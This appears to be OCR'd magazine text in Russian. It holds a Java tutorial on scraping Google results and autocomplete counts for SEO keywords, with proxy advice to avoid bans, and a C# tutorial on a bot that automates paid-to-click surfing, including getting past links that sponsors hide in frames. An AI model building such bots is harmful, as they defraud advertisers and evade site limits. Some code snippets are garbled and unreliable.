Для первого раза, пожалуй, хватит. Дополнительные параметры ты всегда можешь нарыть в Сети (смотри ссылки, которые я для тебя подобрал). Перечисленного выше минимума вполне достаточно, чтобы конструировать простые запросы. Например, если требуется найти англоязычные ресурсы, в которых упоминается полезный витамин Viagra, запрос примет следующий вид: *http://www.google.com/search?q=viagra&lr=lang_en*.

Что еще необходимо знать, так это ограничения, накладываемые на твой запрос. Имей в виду, что максимальная длина запроса не должна превышать 2048 байт. Длина искомой фразы — не более 128 символов (сюда не входят символы пробелов и знаки препинания). Количество параметров, используемых в запросе — не более пятидесяти.

НИ ШАГУ БЕЗ ПЛАНА (© ВЕЛИКИЙ ДЖА)

Прежде чем ринуться в бой, не мешало бы наметить план будущих действий. На самом деле, вариантов парсинга Google'а — вагон и маленькая тележка. Наиболее очевидный вариант выглядит следующим образом. Формируем поисковый запрос с интересующим нас словом. В ответ получаем набор страниц выборки. Дотошно парсим эти страницы в поисках заданного в запросе слова или фразы и при каждом его обнаружении выдираем из контекста соседние слова. Это — кандидаты на роль будущих НЧ-кеев. Аккуратно складываем их в список уникальных значений, подсчитывая частоту вхождения. И в завершение определяем приемлемый для себя порог частоты, ниже которого и будут наши низкочастотники. Комбинируя их с первоначальным ключевым словом, получим низкочастотные запросы. Просто? Более чем. И некоторые платные SEO инструменты также работают в соответствии с этим алгоритмом.

SERPOM ПО…

Прежде чем приступить к написанию программного кода, нужно выяснить все нюансы вывода **SERP** (Search Engine Result Pages) в окне браузера, а именно — содержание HTTP-запроса к поисковому серверу. В Сети можно найти массу HTTP-сниферов, как говорится, на любой вкус и цвет. Я остановился на Firefox плагине **Live HTTP Headers**. Теперь достаточно открыть окно снифера и вбить в адресную строку любой поисковый запрос.

После вывода SERP в окне браузера смотрим, что удалось собрать Live HTTP. Включаем логику, удаляем лишнее и изменяем значения ряда параметров по своему усмотрению.

```
GET /search?q=viagra HTTP/1.1
Host: www.google.com
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en;
rv:1.8.1.12) Gecko/20080201 Firefox/2.0.0.12 WebMoney
Advisor
Accept: text/xml,application/xml,application/
xhtml+xml,text/html;q=0.9,text/plain;q=0.8,image/
png,*/*;q=0.5
Accept-Language: en-us;q=0.5,en;q=0.3
Accept-Encoding: gzip,deflate
Accept-Charset: windows-1251,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Connection: keep-alive
```

Скорее всего, в полученных параметрах запроса ты решишь подправить данные о локализации браузера и выкинуть cookies. Это по минимуму. В строке GET ты можешь сконструировать любой запрос, соответствующий синтаксису Google (этот вопрос мы уже обсудили). И вот еще что, гринго. На страницах нашего журнала мы то и дело призываем тебя учить мат. часть. В данном случае — это **RFC 2616**, **2068** и **2965**. Все они имеют отношение к HTTP-запросам.

Если ты до сих пор не знаешь, о чем там идет речь, держи подсказку, которая поможет тебе не наступить на грабли. После всех полей, которые ты будешь включать в HTTP-запрос, ОБЯЗАТЕЛЬНО должны следовать два пустых перевода строки.

В принципе, ты уже знаешь достаточно, чтобы начать шкодить свой парсер. Но не торопись. Предлагаю еще немного помучить поисковик. Дело в том, что намеченный ранее алгоритм слишком уж очевиден. А это, согласись, как-то не по-хакерски. Попробуем добавить к будущему парсеру щедрую горсть изюма. Очевидный минус пути, по которому идет большинство разработчиков парсеров поисковых систем (и платных парсеров, надо сказать, тоже!), состоит в том, что, собирая ключевые фразы и анализируя ближайшее окружение, мы оцениваем относительную частоту. То есть, пропарсив SERP запроса «Viagra», мы будем оценивать частоту фразы «buy viagra online» не по всему индексу поисковика, а только по полученной ранее выдаче. Другими словами, в большинстве парсеров поисковиков результат оказывается притянутым за уши.

А теперь открой свой любимый браузер, вбей в строку поискового запроса что-нибудь вроде «большие титьки» и обрати внимание на то, что произошло еще до того, как ты нажал на кнопку отправки запроса поисковику. Заметил? Открылось маленькое окошко выдачи поискового результата, в котором, как на блюдечке, представлены наиболее популярные запросы с введенной тобой фразой. И, что в самую мазу, для каждого из них уже посчитано количество вхождений в индекс поисковика!

Предлагаю заюзать эту фичу таким образом: парсим выдачу по интересующему нас запросу, собирая слова, соседствующие



Промежуточное тестирование

с изучаемым ключевиком. Затем, используя упомянутую выше возможность, подсовываем поисковику полученные комбинации и собираем готовые данные о количестве вхождений каждой фразы в поисковый индекс. Тем самым оценивая степень конкуренции по каждой фразе. По-моему, весьма интересная идея. Осталось выяснить механизм, позволяющий получать количество вхождений поискового запроса в индекс. Для этого опять-таки можно воспользоваться Live HTTP или, например, другим не менее популярным плагином — **Firebug**.

Удивлен? Вот так все просто. Действительно, для того, чтобы добраться до этой интересной функции, нужно отправить поисковый запрос по адресу www.google.com/complete/search. Большинство параметров запроса тебе уже известно. Отдельного упоминания заслуживает разве что такой параметр, как js. Это флаг, указывающий формат вывода: JavaScript или простой текст. Указав в запросе *js = false*, мы избавляем себя от ненужного мусора, получая только самую ценную информацию.

ПАРСЕР КАК ОРУДИЕ ПРОЛЕТАРИАТА

Разобравшись с построением поисковых запросов, приступим к написанию пасера. Как обычно, для достижения поставленных целей мы будем использовать веб-сервисы, написанные на Жабе в среде разработки NetBeans.

Создавать веб-сервисы ты уже умеешь. Если нет — бегом читать предыдущий номер своего любимого журнала (в этой статье мы лишний раз повторяться не будем). Как ты, наверное, уже догадался, простым методом URL.openStream() воспользоваться не получится. Это связано с тем, что необходимо указывать специфичные параметры HTTP-запроса. А значит — сокеты наше все. С ними и будем работать. Сам же запрос удобно загнать в строковую переменную. Или, если ты стремишься к универсальности, можно читать параметры запроса из файла.

В последнем случае твой код будет выглядеть примерно так:

```
byte buf[] = new byte[64*1024];
int r;
FileInputStream in = new FileInputStream(fName);
r = fis.read(buf);

String header = new String(buf, 0, r);
fis.close();
```

После получения строки с параметрами запроса, ее нужно разобрать на отдельные параметры и их значения. Позволю себе предположить, что, если ты читаешь наш журнал, парсинг строки для тебя не будет сложной задачей. Для создания сокета понадобятся два параметра — адрес узла и порт подключения. Для первого используй строковую переменную, а для второго — целочисленную. После того, как ты проинициализировал эти две переменные, можешь создавать сокет.


Статистика

Статистика запросов — это информация об обращениях пользователей к поисковой системе по «ключевым словам». В большинстве случаев при работе с сервисом статистики есть возможность отсеивать результаты по географии или даже по отдельно взятому языку, а иногда и по месяцам. Обычно сервис показывает не только данные об искомом запросе, но также и о словосочетаниях, синонимах и близких темах («ищут также»).


Google круче!

На данный момент Google занимает более 70% мирового рынка, а значит, семь из десяти находящихся в Сети людей обращаются к его странице в поисках информации в интернете. Google регистрирует около 50 млн. поисковых запросов ежедневно и индексирует более 8 млрд. веб-страниц. Google состоит более чем из 130 тыс. машин, расположенных в разных точках планеты, и может находить информацию на 101-м языке.





Хакерский модуль. Написан мастером



Смотрим таблицу импорта

```
Socket s = new Socket(host, port);
```

Имея готовый сокет, можно приступить к самому главному. А именно, к отправке запроса и получению ответа от поисковика. Этот процесс включает в себя четыре основных этапа:

1. Пишем в сокет HTTP-запрос.
2. Принимаем поток данных от сервера.
3. Сливаем ответ в строковый буфер или во временный файл (рекомендую последнее).
4. Закрываем все открытое ранее.

Поскольку язык программирования Java изначально затачивался под сетевую среду, все перечисленные выше этапы реализуются «как два байта переслать».

```
  s.getOutputStream().write(
    header.getBytes());
  InputStream is = s.getInputStream();

  FileOutputStream out = new
    FileOutputStream(outFile);

  int i = 1;
  while(i > 0)
  {
    i = is.read(buf);
    if(i > 0)
      out.write(buf, 0, i);
  }

  out.close();
  s.close();
}
```

Пока что у нас каша из служебной HTTP информации и выдачи поисковика на полученный запрос. Чтобы отделить одно от другого, стандартом предусмотрены метки *start* и *end*. На них и ориентируйся.

ЛИШНЕЕ — ОТРЕЗАТЬ (© МОЙША ЛИБЕРМАН)

Теперь у нас есть выдача поисковика, полученная в обход браузера. А это значит, что, грабя SERP в цикле с разными параметрами, можно серьезно заняться парсингом Google'а (учитывая подводные камни, упомянутые в боковом выносе). Следующий шаг — это извлечение кивордз из выдачи. Но для начала открой награбленную выдачу в текстовом редакторе или в браузере (если ты сливал все в файл) или сбрось значение переменной в консоль (если выдачу ты сохранял в переменной). Что, #?#$&! всякая? А ты кодировочку поменяй. Опять не получается?

Ну, тогда смотри еще раз внимательно тот запрос, что мы отправляли через сокет. Там есть такая строка: *Accept-Encoding: gzip,deflate*. Это означает, что мы запросили у сервера данные в сжатом виде. Следовательно, полученный ответ нужно еще и распаковать. Как альтернатива — можно просто удалить из запроса параметр *gzip*. Но я бы этого делать не советовал. В то, что у тебя халявный трафик, я еще могу поверить. Но в то, что ты смог хакнуть время и его теперь у тебя тоже анлим, я не поверю никогда. Следовательно, придется получать сжатые данные, а затем их распаковывать. Благо, в Java для этого есть все необходимое в виде пакета *java.util.zip*.

Как это добро работает — смотри ниже.

РАСПАКОВЫВАЕМ GZIP

```
import java.io.*;
import java.util.zip.*;

public class ReadGZIP {
  public void unzip(String FILENAME)
  {
    FileInputStream fin = new
      FileInputStream(FILENAME);
    GZIPInputStream gzis = new
      GZIPInputStream(fin);
```



info

При автоматизации Google парсинга настоятельно рекомендуется использовать в алгоритмах таймауты либо работать через несколько прокси серверов. В противном случае при аномальной активности есть риск заработать бан на целые сутки.

Этапы составления семантического ядра по Ашаманову

1. Анализ текстов сайта — выбор значимых терминов
2. Анализ частот запросов — статистика запросов в Яндекс и Google
3. Ассоциативный анализ — добавление близких тем
4. Анализ слов-попутчиков — выбор не тематических, но частых попутчиков ключевых слов (глаголов, местоимений, прилагательных)
5. Статистический анализ




links

Этот адрес должен знать каждый оптимизатор: www.ashamanov.com.

Google SOAP Search API: code.google.com/apis/soapsearch/reference.html.


Live HTTP Headers позволит тебе исследовать как GET-, так и POST-запросы http://livehttpheaders.mozdev.org.

Сервис по подбору ключевых слов от Google: adwords.google.com/select/KeywordToolExternal.



dvd

Хочешь во всех подробностях знать, как работает Google? Мы приготовили тебе щедрый подарок — подборку патентов поисковика номер один. Более ста документов, более двухсот мегабайт!



Форма нашего перехватчика

```
    InputStreamReader xover = new
      InputStreamReader(gzis);
    BufferedReader = new
      BufferedReader(xover);
    String line;
    while ((line = is.readLine()) != null)
      System.out.println(line);
}
```

Успешно распаковав HTTP ответ, неплохо было бы избавиться от HTML тегов, которые совершенно не нужны. Если ты кинулся писать свой кодировщик из HTML в TXT или скачивать уже готовый — расслабься и наслаждайся жизнью, задача решается с помощью простейшего регулярного выражения и нескольких строк кода:

```
Pattern p = Pattern.compile("<(.*?)>");
Matcher m = p.matcher(Str);
```

```
Str = m.replaceAll("");
```


КОНЕЦ ФИЛЬМА (© КТО-ТО ИЗ ПРОДЮСЕРОВ)

Мы рассмотрели основные ключевые моменты создания парсера для поисковика номер один. За рамками статьи остались некоторые непринципиальные детали, которые достаются тебе в качестве домашнего задания.

Напомню основные моменты.

Парсим очищенную от мусора выдачу, собирая слова, окружающие наш ключевик. Затем группируем надерганные на предыдущем этапе слова с ключевиком, получая ключевые запросы. После чего проверяем выдачу по каждому запросу с помощью сервиса www.google.com/complete/search. Полученный результат сортируем по выдаче и делаем выводы. Если какие-то моменты непонятны или вызывают затруднение — мыль автору, постараюсь ответить. С удовольствием почитаю и твои идеи по поводу усовершенствования процесса парсинга Google'a!

Программа в действии



ОТ СОЗДАТЕЛЕЙ АСТЕРИКС НА ОЛИМПИЙСКИХ ИГРАХ

ДВА МИРА

фильм Дэниэла Коэна

В КИНОТЕАТРАХ С 24 АПРЕЛЯ

Natacha Lindinger Michel Duchaussoy Daniel Cohen Pascal Elso Arly Jover Augustin Legrand Mathias Mlekuz Zofia MORENO Catherine Mouchet Florence Loiret Caille Stefano Accorsi















АЛЕКСАНДР ЭККЕРТ
/ ALEKSANDR-EHKKERT@RAMBLER.RU /



ЩЕЛКАЮ ЗА БАБЛО!

КОЛБАСИМ ЗВЕРСКИЙ КЛИКЕР НА C#

«Легкий заработок в Сети», «плата за серфинг и клики» — со временем это механическое дело сильно надоедает. Но не все потеряно! Как говорит робот Бендер: «Ты тоже считаешь, что роботы должны облегчать жизнь людям?». С помощью C# мы всегда можем написать программу, которая будет выполнять всю грязную работу за нас.

ОБЪЕКТНАЯ МОДЕЛЬ HTML В C#

Язык C# представляет разработчику богатый набор классов для работы с Html, который поможет нам совершать с веб-страницей практически все, что угодно, без малейшего напряжения. Жаль, что Microsoft практически это не документирует. Уж не знаю, в чем причина, но замечено, что Microsoft делает возможным реализацию очень многих вещей на C#, но документирует из них лишь 15-20%, до остального же приходится доходить самому (либо с помощью своего обширного мозга, либо сперев нужные участки из чужих листингов).

Главным классом здесь, конечно же, будет *WebBrowser*, который заключает в себе почти весь набор методов, свойств и событий, присущих Internet Explorer. По сути, *WebBrowser* является клоном IE, поскольку, к примеру, при обработке каких-либо веб-скриптов или ошибок будут задействованы его библиотеки.

Для организации работы с активным содержимым веб-страницы в проект нужно включить библиотеку MSHTML, предоставляющую интерфейс для доступа к элементам DHTML.

Решения поставленной нами задачи можно достичь двумя путями — либо работать напрямую с Internet Explorer, либо писать свой веб-браузер, заточенный под конкретные нужды. Я предлагаю выбрать второй вариант, благо он прост до безобразия. Работать напрямую с IE и другими веб-браузерами в C# можно, но это сложнее, поскольку придется использовать библиотеку взаимодействия с COM-компонентами со всеми отсюда вытекающими недостатками.

Основное, что надо предусмотреть — перебор всех элементов html-контента по заданным критериям. В этом нам поможет класс *HtmlElementCollection*, который определяет набор Html-элементов, что нам, собственно, и нужно.

Критерии поиска могут быть такими:

1. выборка по html-тегу методом *webBrowser.Document.GetElementsByTagName(тэг)*
2. выборка элемента по его id — методом *webBrowser.Document.GetElementById(id)* или еще одним интересным методом — *webBrowser.Document.GetElementFromPoint(point)*, который позволяет выбирать элемент html-страницы по ее координатам на странице. Кстати, можно прогуляться в сторону леса и получить сразу все имеющиеся элементы на странице вот таким способом:

```
void GetAllElements()
{
  foreach (HtmlElement pageElement
    in webBrowser1.Document.All)
  {
    ...
  }
}
```

Существует, по меньшей мере, четыре метода организации клика, которые можно реализовать средствами C#. Чем они отличаются друг от друга? По большому счету — ничем, просто, когда один метод не проходит (например, объект не поддерживает метода «click»), можно реализовать так называемый «псевдоклик» или просто перенаправить веб-браузер по ссылке, которую всегда можно выдрать из страницы, где бы она ни находилась. Рассмотрим методы подробнее.

1. «Псевдоклик» путем эмуляции нажатия <ENTER> на элемент страницы, который в данный момент имеет фокус.

Суть проста — находим необходимую нам ссылку или кнопку, ставим ее в фокус и эмулируем клавишу <ENTER> путем вызова функции *SendKeys.Send("{ENTER}")*.

Организуем «псевдоклик»

```
HtmlElementCollection es = webBrowser1.
  Document.GetElementsByTagName("a");
if (es != null && es.Count != 0)
{
  HtmlElement ele = es[0];
  ele.ScrollIntoView(true);
  ele.Focus();
  SendKeys.Send("{ENTER}");
}
```

Тем самым, посылкой «ввода» мы симулируем клик по первой попавшейся ссылке в html-документе. При этом функция *ScrollIntoView* опциональна, она просто прокручивает окно вниз, если, скажем, ссылка находится где-то за пределами видимости.

2. Вызов метода *click()* на нужном нам элементе. Для организации натурального клика по html-элементу можно использовать уже реализованный метод *click()*. Здесь используется возможность обращения к html-элементу страницы по его id. Скажем, у нас на страничке есть кнопка, которой присвоен некий id, равный «button1». Чтобы обратиться к кнопке, достаточно в методе *GetElementById("<id>")* в качестве параметра указать id нужного нам элемента страницы. Естественно, для этой реализации нужно знать id элемента, на который предстоит кликнуть. Смотрим на код — все очень просто:

Клик «в натуре»

```
void click_it()
{
  HtmlElement el =
    webBrowser1.Document.All["id"];
  mshtml.HTMLLinkElement input_element =
    (mshtml.HTMLLinkElement)el.DomElement;
  input_element.click();
}
```

Как всегда, простота метода с лихвой компенсируется его недостатками — дело в том, что он неудобен в использовании, поскольку для его реализации нужно знать либо id, либо индекс html-элемента, по которому нужно кликнуть. Иначе придется перебирать все доступные элементы на предмет соответствия нужным требованиям.

3. Уверен, что ты знаешь о существовании в .NET так называемой рефлексии типов, позволяющей получать информацию о программе (а точнее о типах, реализованных в сборке) на этапе ее выполнения. Так можно получить информацию обо всех членах исследуемой программы — методах, свойствах, событиях, конструкторах, самой сборке (для каждого из типов, которые в ней реализованы). И самое главное, получив информацию о необходимом объекте — в нашем случае это будет метод *click()* — его можно легко вызвать из чужой программы! Элементы, которые необходимы для использования возможности рефлексии типов — это класс Type из пространства имен *System.Reflection* (читай MSDN для получения дополнительной информации, если рефлексия типов для тебя — новое понятие). Сам же код сводится к получению информации о методе «click», реализованном в *DomElement*, который возвращает указатель на свой интерфейс. Смотрим код:

Клик

```
void click_reflect()
{
  HtmlElement el =
    webBrowser1.Document.All["mybutton"];
  object obj = el.DomElement;
  System.Reflection.MethodInfo mi =
    obj.GetType().GetMethod("click");
  mi.Invoke(obj, new object[0]);
}
```

Или то же самое, но еще проще

```
HtmlElement el =
  webBrowser1.Document.All["mybutton"];
webBrowser1.Document.All["Submit"].
  InvokeMember("click");
```

4. Теперь рассмотрим, как можно организовать переход по необходимой нам ссылке без самого клика. Как известно, у класса *WebBrowser* есть метод *Navigate*, вызов которого отправляет нас в путешествие по переданной ссылке. Описанным выше способом в html-контенте находим нужную нам ссылку и отправляем веб-браузер вслед за ней...

Возможная реализация подобного метода — *NavigateTo*:

```
HtmlElementCollection links = webBrowser1.
  Document.GetElementsByTagName("a");
foreach (HtmlElement el in links)
{
  Form form_new = new Form();
  form_new.Owner = this;
  form_new.Show();
  form_new.NavigateTo(
    el.GetAttribute("href"));
}

...

void NavigateTo(string url)
{
  if(url != null && url != "" &&
    Uri.IsWellFormedUriString
     (url, UriKind.RelativeOrAbsolute))
  webBrowser1.Navigate(url);
}
```


Для контроля за поведением веб-страницы рекомендую использовать обработчики событий *Navigating* и *Navigated*, определенных для класса *WebBrowser*. Событие




warning
Для компиляции проекта не забудь подключить к нему ссылку на MSHTML.



links
Несмотря на то, что тема мало документирована, найти в интернете необходимые материалы будет легко. Тебе также помогут SDK и MSDN.



dvd
На диске лежат исходные коды программы, написанной на C#, в которой реализованы некоторые вышеописанные методы парсинга html-страниц. Программа собрана в VS C# Express 2005.



Класс *WebBrowser* предоставляет богатый выбор для работы

Добавляем в проект библиотеку MSHTML

Navigating происходит, когда браузер загружает страницу (имеется в виду процесс загрузки), а *Navigated* — когда начал загрузку. Использование событий весьма удобно, за исключением одного — в твоем приложении крайне желательно предусмотреть использование потоков для реализации замысла, иначе ничего путного из этой идеи не получится.

Использование событий

```
private void webBrowser1_Navigated(
  object sender, WebBrowserNavigatedEventArgs e)
{
  this.Text = "Viewing: " + webBrowser1.Document.Title;
  browser_url.Text =
    webBrowser1.Document.Url.ToString();
}
```

РАБОТАЕМ С ФРЕЙМАМИ

Иногда спонсоры, не желающие платить деньги авторам кликеров, стараются размещать линки во фреймах. Ничего страшного, на каждую хитрую задницу, сам знаешь, всегда можно найти соответствующий механизм. Язык C# дает разработчику готовые инструменты для работы с фреймами — таковым, например, является свойство *WindowFrameElement*:

Метод для работы с фреймами

```
void NavigateToFrame() {
  HtmlElement frameElement = null;
  HtmlWindow docWindow = webBrowser1.Document.Window;
  foreach (HtmlWindow frameWindow in docWindow.Frames)
  {
    frameElement = frameWindow.WindowFrameElement;
    String originalUrl =
      frameElement.GetAttribute("SRC");
    if (!originalUrl.Equals(
      frameWindow.Url.ToString()))
    {
      frameWindow.Navigate(new Uri(originalUrl));
    }
  }
}
```

Ну и напоследок. Чтобы наиболее полно автоматизировать процесс «кликания и серфинга», можно (да и нужно) реализовать метод автоматического соединения с почтовым сервером, что-то типа «нажал кнопку и забыл». Многие почтовики для авторизации используют метод GET, при котором все твои данные (логин и пароль) передаются открытым текстом в строке браузера. Происходит это так:

```
http://mail.rambler.ru/script/auth.cgi?
